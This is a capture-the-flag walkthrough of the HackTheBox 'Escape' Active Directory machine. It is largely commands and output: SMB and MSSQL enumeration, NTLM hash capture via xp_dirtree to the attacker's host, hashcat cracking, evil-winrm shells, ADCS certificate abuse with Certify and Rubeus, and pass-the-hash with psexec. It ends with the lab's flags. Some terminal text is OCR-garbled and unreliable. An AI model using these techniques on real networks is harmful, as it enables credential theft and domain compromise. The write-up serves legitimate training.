# **Escape Walkthrough**

Machine IP - 10.10.11.202

```
Nmap Scan - nmap -A -sC -sV -T4 -p- -Pn 10.10.11.202 -oN NmapScan.txt
```

```
STATE SERVICE
                             VERSION
53/tcp
         open domain
                             Simple DNS Plus
88/tcp
         open kerberos-sec Microsoft Windows Kerberos (server time: 2023-03-08 21:43:58Z)
135/tcp
                            Microsoft Windows RPC
         open msrpc
139/tcp
         open netbios-ssn
                            Microsoft Windows netbios-ssn
         open ldap
                             Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., S
389/tcp
ite: Default-First-Site-Name)
 ssl-cert: Subject: commonName=dc.sequel.htb
 Subject Alternative Name: othername:<unsupported>, DNS:dc.sequel.htb
 Not valid before: 2022-11-18T21:20:35
 Not valid after: 2023-11-18T21:20:35
 ssl-date: 2023-03-08T21:45:29+00:00; +7h59m59s from scanner time.
445/tcp
         open microsoft-ds?
464/tcp
         open kpasswd5?
593/tcp
         open ncacn http
                             Microsoft Windows RPC over HTTP 1.0
636/tcp
         open ssl/ldap
                             Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., S
ite: Default-First-Site-Name)
 ssl-cert: Subject: commonName=dc.sequel.htb
 Subject Alternative Name: othername:<unsupported>, DNS:dc.sequel.htb
 Not valid before: 2022-11-18T21:20:35
 Not valid after: 2023-11-18T21:20:35
 ssl-date: 2023-03-08T21:45:29+00:00; +7h59m59s from scanner time.
1433/tcp open ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
 ssl-cert: Subject: commonName=SSL Self Signed Fallback
 Not valid before: 2023-03-08T16:48:12
 Not valid after: 2053-03-08T16:48:12
 ms-sql-ntlm-info:
   Target Name: sequel
   NetBIOS Domain Name: sequel
   NetBIOS Computer Name: DC
   DNS Domain Name: sequel.htb
   DNS Computer Name: dc.sequel.htb
   DNS Tree Name: sequel.htb
   Product Version: 10.0.17763
 ssl-date: 2023-03-08T21:45:29+00:00; +7h59m59s from scanner time.
3268/tcp open ldap
                             Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., S
ite: Default-First-Site-Name)
 ssl-date: 2023-03-08T21:45:29+00:00; +7h59m59s from scanner time.
 ssl-cert: Subject: commonName=dc.sequel.htb
 Subject Alternative Name: othername:<unsupported>, DNS:dc.sequel.htb
 Not valid before: 2022-11-18T21:20:35
 Not valid after: 2023-11-18T21:20:35
3269/tcp open ssl/ldap
                             Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., S
te: Default-First-Site-Name)
```

From this we can get to know its an Active Directory environment.

We can start by enumerating the SMB on 139

```
smbclient -L \\\10.10.11.202\\
```


```
[aurora@parrot]-[~/HackTheBox/Windows/Escape]
   $smbclient -L \\\\10.10.11.202\\
Password for [WORKGROUP\aurora]:
        Sharename
                                  Comment
                        Type
       ADMIN$
                        Disk
                                  Remote Admin
                                  Default share
       C$
                        Disk
       IPC$
                        IPC
                                  Remote IPC
                                  Logon server share
       NETLOGON
                        Disk
       Public
                        Disk
       SYSV0L
                        Disk
                                  Logon server share
SMB1 disabled -- no workgroup available
  [aurora@parrot]-[~/HackTheBox/Windows/Escape]
```

smbclient \\\10.10.11.202\\Public

```
[aurora@parrot]-[~/HackTheBox/Windows/Escape]
  $smbclient -L \\\10.10.11.202\\
Password for [WORKGROUP\aurora]:
       Sharename
                                 Comment
                       Type
       ADMIN$
                       Disk
                                 Remote Admin
                                 Default share
                       Disk
       C$
       IPC$
                       IPC
                                 Remote IPC
       NETLOGON
                       Disk
                                 Logon server share
       Public
                       Disk
       SYSV0L
                       Disk
                                 Logon server share
SMB1 disabled -- no workgroup available
  [aurora@parrot]-[~/HackTheBox/Windows/Escape]
  -- $smbclient \\\\10.10.11.202\\Public
Password for [WORKGROUP\aurora]:
Try "help" to get a list of possible commands.
smb: \> ls -la
NT STATUS NO SUCH FILE listing \-la
smb: \> ls
                                     D
                                              0 Sat Nov 19 17:21:25 2022
                                     D
                                              0 Sat Nov 19 17:21:25 2022
 SQL Server Procedures.pdf
                                          49551 Fri Nov 18 19:09:43 2022
                                     Α
               5184255 blocks of size 4096. 1464657 blocks available
smb: \>
```

Retrieve the SQL Server Procedures.pdf using mget \*

## Then on our system firefox SQL\ Server\ Procedures.pdf



Since we have the usename and password we can login to the MSSQL Server

impacket-mssqlclient PublicUser:GuestUserCantWrite1@10.10.11.202

```
[aurora@parrot]-[~/HackTheBox/Windows/Escape]
    $impacket-mssqlclient PublicUser:GuestUserCantWrite1@10.10.11.202
Impacket v0.10.1.dev1+20221214.172823.8799a1a2 - Copyright 2022 Fortra
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us english
*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us english.
*| ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> help
    lcd {path}
                                changes the current local directory to {path}
    exit
                                - terminates the server process (and this session)
    enable xp cmdshell

    you know what it means

    disable xp cmdshell
                                - you know what it means
    xp_cmdshell {cmd}
sp_start_job {cmd}
                               - executes cmd using xp cmdshell
                               - executes cmd using the sql server agent (blind)
     ! {cmd}
                                - executes a local shell cmd
SQL>
```

Use these links - <a href="https://hacktricks.boitatech.com.br/pentesting/pentesting-mssql-microsoft-sql-server">https://hacktricks.boitatech.com.br/pentesting/pentesting-mssql-microsoft-sql-server</a>

https://book.hacktricks.xyz/network-services-pentesting/pentesting-mssql-microsoft-sql-server
To enumerate the SQL server.

Capture the NTLM hash using responder

On a Tab - sudo responder -I tun0

On the SQL Server tab - exec master..xp\_dirtree '\\10.10.14.36\test'

We have captured the NTLMv2 hash, now we can crack this offline.

Copy the entire thing and paste it in a file and run hashcat

hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt -o cracked.txt

```
File Edit View Search Terminal Help
Host memory required for this attack: 65 MB
Dictionary cache hit:
   Filename..: /usr/share/wordlists/rockyou.txt
  Passwords.: 14344385
   Bytes....: 139921507
   Keyspace..: 14344385
 Session...... hashcat
 Status..... Cracked
 Hash.Name.....: NetNTLMv2
 dash.Target.....: SQL_SVC::sequel:8d38077c49b341b3:fc86db4974f775799c...000000
Time.Started....: Thu Mar 16 12:08:38 2023 (35 secs)
Time.Estimated...: Thu Mar 16 12:09:13 2023 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)

Speed.#1.....: 305.5 kH/s (3.44ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 10702848/14344385 (74.61%)
Rejected.....: 0/10702848 (0.00%)
Restore.Point...: 10698752/14344385 (74.58%)
 Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: REPIN210 -> RBRADLEY
Started: Thu Mar 16 12:08:06 2023
Stopped: Thu Mar 16 12:09:15 2023
    [aurora@parrot]-[~/HackTheBox/Windows/Escape]
 cracked.txt hash.txt NmapScan.txt 'SQL Server Procedures.pdf'
    [aurora@parrot]
                             ~/HackTheBox/Windows/Escape
        $cat cracked.txt
SQL_SVC_:sequel:8d38077c49b341b3:fc86db4974f775799c83d07d6a2c7651:01010000000000000897957ff57d901f55cb8037251c2ad0000000000000080054004e00
 9044902e9054094e90560957092e904c904f90430941904c906309149954094e90560957092e904c904f90430941904c90590914995909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909469059094690590946905909499059094990590949905909499059094990590949905909499059094990590949905909499059094990590949905909499059094990590949004
0000 REGGIE1234ronnie
                            [aurora@parrot]-
```

We can see hashcat has cracked this hash.

we have a username and password - Username: SQL SVC::Password: REGGIE1234ronnie

#### Now we can run Evil-winrm

```
evil-winrm -i 10.10.11.202 -u SQL_SVC -p 'REGGIE1234ronnie'
```

```
[x]-[aurora@parrot]-[~/HackTheBox/Windows/Escape]
     $evil-winrm -i 10.10.11.202 -u SQL SVC -p 'REGGIE1234ronnie'
Evil-WinRM shell v3.4
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm
#Remote-path-completion
    l-WinRM* PS C:\Users\sql svc\Documents> whoami
sequel\sql svc
            PS C:\Users\sql svc\Documents> whoami /priv
PRIVILEGES INFORMATION
Privilege Name
                              Description
                                                              State
=====
SeMachineAccountPrivilege
                              Add workstations to domain
                                                              Enabled
SeChangeNotifyPrivilege
                              Bypass traverse checking
                                                              Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
             PS C:\Users\sql_svc\Documents> cd ...
             PS C:\Users\sql svc> ls
```

We have basic shell.

### Go to C:\SQLServer\Logs and cat ERRORLOG.BAK

```
Logon failed for user 'sequel.htb\Ryan.Cooper' Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]

Error: 18456, Severity: 14, State: 8.

Logon failed for user 'NuclearMosquito3'. Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]

Attempting to load library 'xpstar.dll' into memory. This is an informational message only. No user action is required.

Using 'xpstar.dll' version '2019.150.2000' to execute extended stored procedure 'xp_sqlagent_is_starting'. This is an informational message only; no user action is required.
```

We can see that this user Ryan.Cooper has tried to login using password NuclearMosquito3

We can use evilwinrm to login as this user

```
evil-winrm -i 10.10.11.202 -u Ryan.Cooper -p 'NuclearMosquito3'
```

```
[aurora@parrot]-[~/HackTheBox/Windows/Escape]
     $evil-winrm -i 10.10.11.202 -u Ryan.Cooper -p 'NuclearMosquito3'
Evil-WinRM shell v3.4
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm
#Remote-path-completion
    l-WinRM* PS C:\Users\Ryan.Cooper\Documents> whoami
sequel\ryan.cooper
             PS C:\Users\Ryan.Cooper\Documents> whoami /priv
PRIVILEGES INFORMATION
Privilege Name
                              Description
                                                              State
=====
SeMachineAccountPrivilege
                              Add workstations to domain
                                                             Enabled
SeChangeNotifyPrivilege
                              Bypass traverse checking
                                                             Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
  vil-WinRM* PS C:\Users\Ryan.Cooper\Documents> whoami /all
USER INFORMATION
User Name
                   SID
sequel\ryan.cooper S-1-5-21-4078382237-1492182817-2568127209-1105
```

#### Run whoami /all

```
M* PS C:\Users\Ryan.Cooper\Documents> whoami /all
USER INFORMATION
User Name
sequel\ryan.cooper S-1-5-21-4078382237-1492182817-2568127209-1105
GROUP INFORMATION
Group Name
                                              Type
                                                                              Attributes
                                              Well-known group S-1-1-0
                                                                             Mandatory group, Enabled by default, Enabled group
                                                                S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users
BUILTIN\Users
                                                                S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
                                                              S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
UILTIN\Pre-Windows 2000 Compatible Access Alias
BUILTIN\Certificate Service DCOM Access
NT AUTHORITY\NETWORK
                                              Well-known group S-1-5-2
                                                                             Mandatory group, Enabled by default, Enabled group
  AUTHORITY\Authenticated Users
                                              Well-known group S-1-5-11
                                                                             Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization
                                              Well-known group S-1-5-15
NT AUTHORITY\NTLM Authentication
                                              Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
 andatory Label\Medium Plus Mandatory Level Label
                                                                S-1-16-8448
```

#### We can see this Certificate Service DCOM Access

https://systemweakness.com/exploiting-cve-2022-26923-by-abusing-active-directory-certificate-services-adcs-a511023e5366

Download the Certify.exe from <a href="https://github.com/r3motecontrol/Ghostpack-compiledBinaries">https://github.com/r3motecontrol/Ghostpack-compiledBinaries</a>

Run the ./Certify.exe find /vulnerable

```
PS C:\temp> ./Certify.exe find /vulnerable
*] Action: Find certificate templates
*] Using the search base 'CN=Configuration,DC=sequel,DC=htb'
*] Listing info about the Enterprise CA 'sequel-DC-CA'
    Enterprise CA Name
                                           : sequel-DC-CA
    DNS Hostname
                                            : SUPPORTS NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
: CN=sequel-DC-CA, DC=sequel, DC=htb
: A263EA89CAFE503BB33513E359747FD262F91A56
   Flags
Cert SubjectName
Cert Thumbprint
    Cert Start Date
Cert End Date
                                            : 11/18/2022 12:58:46 PM
: 11/18/2121 1:08:46 PM
                                             : CN=sequel-DC-CA,DC=sequel,DC=htb
    CA Permissions
      Allow Enroll
                                                                           NT AUTHORITY\Authenticated UsersS-1-5-11
      Allow ManageCA, ManageCertificates
Allow ManageCA, ManageCertificates

      NI Addinoiri (Addinictated Serios-1-1-1)

      BUILITIN\Administrators
      S-1-5-32-544

      sequel\Domain Admins
      S-1-5-21-4078382237-1492182817-2568127209-512

                                                                          sequel\Enterprise Admins S-1-5-21-4078382237-1492182817-2568127209-519
    Enrollment Agent Restrictions : None
!] Vulnerable Certificates Templates :
    CA Name
    Template Name
   Validity Period
Renewal Period
msPKI-Certificate-Name-Flag
                                                        : 6 weeks
                                                    : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
Authorized Signatures Required : 0
    mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
      Enrollment Permissions
Enrollment Rights
                                                                                           S-1-5-21-4078382237-1492182817-2568127209-512
```

We can see that there is a vulnerable

Next we will request a new RSA Private Key

```
./Certify.exe request /ca:dc.sequel.htb\sequel-DC-CA
/template:UserAuthentication /altname:Administrator
```

Take the CA Name and Template from the Certifiacte.

We get a cert.pem, copy FROM BEGIN RSA to END CERTIFICATE

Paste on our system nano cert.pem

```
Then run - openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx

For the export password - Just give enter
```

Then transfer the cert.pfx to Windows system.

Transfer rubeus.exe as well.

and run Rubeus.exe asktgt /user:Administrator /certificate:cert.pfx
/outfile:ticket /ptt

```
 PS C:\temp> ./Rubeus.exe asktgt /user:Administrator /certificate:cert.pfx /outfile:ticket /ptt
  v2.2.0
    Using PKINIT with etype rc4 hmac and subject: CN=Ryan.Cooper, CN=Users, DC=sequel, DC=htb
     Building AS-REQ (w/ PKINIT preauth) for: 'sequel.htb\Administrator'
    Using domain controller: fe80::4de:3146:d0e7:47d6%4:88
*] base64(ticket.kirbi):
        doIGSDCCBkSgAwIBBaEDAgEWooIFXjCCBVphggVWMIIFUqADAgEFoQwbClNFUVVFTC5IVEKiHzAdoAMC
        AQKhFjAUGwZrcmJ0Z3QbCnNlcXVlbC5odGKjggUaMIIFFqADAgESoQMCAQKiggUIBIIFBManlj3Jdg/k
        gxSHXoZ2X2cGUJt2VQyZX16Lmle/DGwBQfGCSDai+3lkD/3l9fBt1bUKJ1Fjr4mJISbAuIo8tjdRDJYx
        \tt OCNCtqmpF7W4N1g0H0AuwzXBAEHua+C3+WnKhrtViK/3CVTVjkgPQz026rFHErDPwPBkwELhvkxFURke
        P3+Hxna3UyMbfuHoq3iyKJEVJZ84T9kifaBDinsJ4Bl/2hCVbpJ6yrc5ejVdZwuDNhAhdfb0E94eAiFD
         ywL4J2VFIYgZKBInVa8apGsKzMGq7Iclk6fvhLYXkxxumU6iwCcrWobwNQPmrNy+TQKBna2L1zXgEx5I
         Ts6ZT4vG/6bg7L5Z3MNb/wzSGXn1IXuy9fjpjPZMCVb7u3ck2exRC10xPeEK6W04eyngU80+ISsGIoTn
        \verb|Oi+qUptk9| novfgScqEW4AMF07| upofuwRFsAqu6QfQiuALPU0R82jWC16bz7QIyFKiegXs7CRSx+Uunung1900 and Supplementation of the property of the prope
         09SDgtu1sB7fax7MjVXX3e4lLm4SHl392Tku1oLVzqV/KELP03Eza9FDujbC/Ch5n6W3y6dJo+5gl75M
         0eNZsYk2ZW7k0/fVqwLEljKfpMQUh+xvXM04YFlqdmGsLwS+kXsBvRQ2vgJ89PHWzpPx1hlNvux0QufY
        G93NSkNl3Grln3DvVawuhpkZw4Pqkwt7TjHceyILYrec3g5SY0807KWu0cAQnCZmqsPo3bMx943Nmd3A
         zEH0nZuVBf3xwPWX+DjbzNBn2B++8520mjKvgg0WtSN3dk7yeUd92ESaJy0Tty3+K1IecmTkQx8sC5DW
        CI3o0IsVflTaYdcGsBVzhbEUAqbmWeg7INcO1pqp4QJHkjVbFc89sDtecmY5KtIKnAl2M0Yj/pRwXg4A
         /Qort7Cya4h593mt3KD52g/Gk1HAfY7kx1s0UfVk8hbmec9I1mYyRTR6r0I7Rv5ptxFhqidOvu7XZMP0
        WABf/n5nHaiPwJB0tsBhlG0TSGF38Bpu0gDz5X4+p3qTDMCVTTup5bMcXZZQ/YJPGHb0nQ6hQYnc+qNj
         iG56w28/zzVa/ERuflFHg4ur05XaHceiFTs2VfW9ebxyFvgGgJPG/IoazqRYtjW1hXP0GxWtkdhxiwnj
        nc9y0aNolbJ45gHw9KL/I8PidLRNDByajH9200alvomg3pmEYYF01aymXwfXIPhLYKHPmWLdWc+42QPT
         9YllXS0Hc0F8aVYFlMK/tq3FIy2HLxFA4J0Nzu6jWpTd62xWhaPRvb/vQlnikkQaxTo7blt7TjtRDlxa
         lMImK9S8tTpwaRF712t2dxl9QAY9aQ06UyzWBCTpBpuR0rWHUmhUm4ZHfc+vxKN/JPpKkzkxXs4NMpNW
         FCIbmrHh0EWxDwH4RwA/xln3p4s0ii7809A3TT8jr37s814PcRW8DVpSKnVcUJkiteASvN9FK7ELQ+t9
        Mr74Ffosfb4a5YLnSW2g+kz8KMeCSPD2hvpuLKIGE3vqz719QfqkLYTxjoI2TbJ2yIuvFYVmm0H0glrX
         fhPp3fcX7NrhKccdCytK0ttGC0pbEFPK6/2V4m98MYPJX9RXN1UlE0/1ga3cf/WZMl7l6QH6bBy3ujbJ
        gDwDmp3rWhkSDGrM69fiyBkc3+lGi1PZIpjya3k0kHsPGweVdpLgAptAx/6JrS3ICN5PmnnAzAiLMVNSYnJKR4dcLVpFxZQmxcyqmK0B1TCB0qADAgEAooHKBIHHfYHEMIHBoIG+MIG7MIG4oBswGaADAgEXoRIE
        EBQ9RAF2vyA27naTFpNQDCahDBsKU0VRVUVMLkhUQqIaMBigAwIBAaERMA8bDUFkbWluaXN0cmF0b3Kj
        BwMFAADhAAClERgPMjAyMzAzMTYxODAzMzhaphEYDzIwMjMwMzE3MDQwMzM4WqcRGA8yMDIzMDMyMzE4
        MDMz0FqoDBsKU0VRVUVMLkhUQqkfMB2gAwIBAqEWMBQbBmtyYnRndBsKc2VxdWVsLmh0Yg==
+] Ticket successfully imported!
                                                    krbtgt/sequel.htb
 ServiceName
 ServiceRealm
                                                    SEQUEL.HTB
```

At this point we are already administrator.

Then we can get the Administrator credentials using ./Rubeus.exe asktgt

```
Exception: C:\temp\ticket already exists! Data not written to file.
[+] Ticket successfully imported!
 ServiceName
                             krbtgt/sequel.htb
 ServiceRealm
                             SEQUEL.HTB
 UserName
                              Administrator
 UserRealm
                              SEQUEL.HTB
 StartTime
                             3/16/2023 1:09:54 PM
 EndTime
                              3/16/2023 11:09:54 PM
 RenewTill
                             3/23/2023 1:09:54 PM
 Flags
                             name canonicalize, pre authent, initial, renewable
 KeyType
                             rc4 hmac
 Base64(key)
                             xWg0gJ8/DydP9yaA0S0ZyA==
 ASREP (key)
                          : 6FD980C4A36DD2C61D0E60E0EAA1009D
[*] Getting credentials using U2U
 CredentialInfo
   Version
                         : 0
   EncryptionType
                         : rc4 hmac
   CredentialData
     CredentialCount : 1
                         : A52F78E4C751E5F5E17E1E9F3E58F4EE
      NTLM
     WinkM* PS C:\temp>
```

# Now we can use PSExec to login as Administrator

sudo impacket-psexec -hashes"Enter the NTLM hash twice"

Administrator@10.10.11.202

Go to C:\Users\Ryan.Cooper\Desktop and cat user.txt

```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Desktop> cat user.txt dabc7c7d3e851fd6c306c6bbd783cf3a *Evil-WinRM* PS C:\Users\Ryan.Cooper\Desktop>
```

#### User.txt --> dabc7c7d3e851fd6c306c6bbd783cf3a

Go to C:\Users\Administrator\Desktop

Proof.txt --> a8bdac87c933b06ab63a299336f24dbe

Machine Completed!!